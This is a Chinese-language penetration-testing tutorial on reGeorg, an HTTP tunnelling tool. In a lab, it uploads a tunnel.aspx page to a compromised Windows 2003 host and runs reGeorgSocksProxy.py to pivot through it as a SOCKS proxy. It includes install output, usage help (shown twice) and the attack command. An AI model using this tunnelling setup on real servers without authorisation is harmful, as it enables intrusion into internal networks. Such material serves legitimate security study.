专注APT攻击与防御
https://micropoor.blogspot.com/

reGeorg简介：

reGeorg的前身是2008年SensePost在BlackHat USA 2008 的 reDuh延伸与扩展。也是目前安全从业人员使用最多，范围最广，支持多丰富的一款http隧道。从本质上讲，可以将JSP/PHP/ASP/ASPX等页面上传到目标服务器，便可以访问该服务器后面的主机。

2014年blackhat介绍
https://www.blackhat.com/eu-14/arsenal.html#regeorg

Github：
https://github.com/sensepost/reGeorg

**攻击机：** 192.168.1.5 Debian
192.168.1.4 Windows 7

**靶机：** 192.168.1.119 Windows 2003

安装：

```
root@John:~# git clone https://github.com/sensepost/reGeorg.git
Cloning into 'reGeorg'...
remote: Enumerating objects: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85
Unpacking objects: 100% (85/85), done.
root@John:~# cd reGeorg/
root@John:~/reGeorg# ls
LICENSE.html LICENSE.txt README.md reGeorgSocksProxy.py tunnel.ashx tu
nnel.aspx tunnel.js tunnel.jsp tunnel.nosocket.php tunnel.php tunnel.tomc
at.5.jsp
root@John:~/reGeorg# python reGeorgSocksProxy.py -h


  _____
  _____ _______ __|___ |__ _______ _____ _____ _______
```


```
 | | | ___|| ___| || ___|/ \| | | ___|
 | \ | ___|| | | || ___|| || \ | | |
 |__|\__\|______||______| __||______|\_____/|__|\__\|______|
 |_____|
 ... every office needs a tool like Georg

 willem@sensepost.com / @_w_m__
 sam@sensepost.com / @trowalts
 etienne@sensepost.com / @kamp_staaldraad


usage: reGeorgSocksProxy.py [-h] [-l] [-p] [-r] -u [-v]

Socks server for reGeorg HTTP(s) tunneller

optional arguments:
 -h, --help show this help message and exit
 -l , --listen-on The default listening address
 -p , --listen-port The default listening port
 -r , --read-buff Local read buffer, max data to be sent per POST
 -u , --url The url containing the tunnel script
 -v , --verbose Verbose output[INFO|DEBUG]
```

```
root@John:~/reGeorg# pip install urllib3
Requirement already satisfied: urllib3 in /usr/lib/python2.7/dist-packages (1.24)
```

```
root@John:~# git clone  https://github.com/sensepost/reGeorg.git
Cloning into 'reGeorg'...
remote: Enumerating objects: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85
Unpacking objects: 100% (85/85), done.
root@John:~# cd reGeorg/
root@John:~/reGeorg# ls
LICENSE.html  LICENSE.txt  README.md  reGeorgSocksProxy.py  tunnel.ashx  tunnel.aspx  tunnel.js  tunnel.jsp  tunnel.nosocket.php
root@John:~/reGeorg# python reGeorgSocksProxy.py -h


                  ____
  ____  ______  __|___ |_  ______ ____  ____  ______
 |    | |   __||   __|   ||   __|/    \|    | |   __|
 |    \ |   __||   |  |  ||   __||      ||    \ |   |
 |__|\__\|______|_____|  __||_____|\____/|__|\__\|_____|
                       |____|
                  ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


usage: reGeorgSocksProxy.py [-h] [-l] [-p] [-r] -u  [-v]

Socks server for reGeorg HTTP(s) tunneller

optional arguments:
  -h, --help           show this help message and exit
  -l , --listen-on     The default listening address
  -p , --listen-port   The default listening port
  -r , --read-buff     Local read buffer, max data to be sent per POST
  -u , --url           The url containing the tunnel script
  -v , --verbose       Verbose output[INFO|DEBUG]
root@John:~/reGeorg# pip install urllib3
Requirement already satisfied: urllib3 in /usr/lib/python2.7/dist-packages (1.24)
```


**靶机执行：**

以aspx为demo。






**攻击机执行：**

```
python reGeorgSocksProxy.py -p 8080 -l 192.168.1.5 -u http://192.168.1.119/tunnel.aspx
```




Windows下配合Proxifier：




非常遗憾的是，目前大部分waf都会针对默认原装版本的reGeorg。

- Micropoor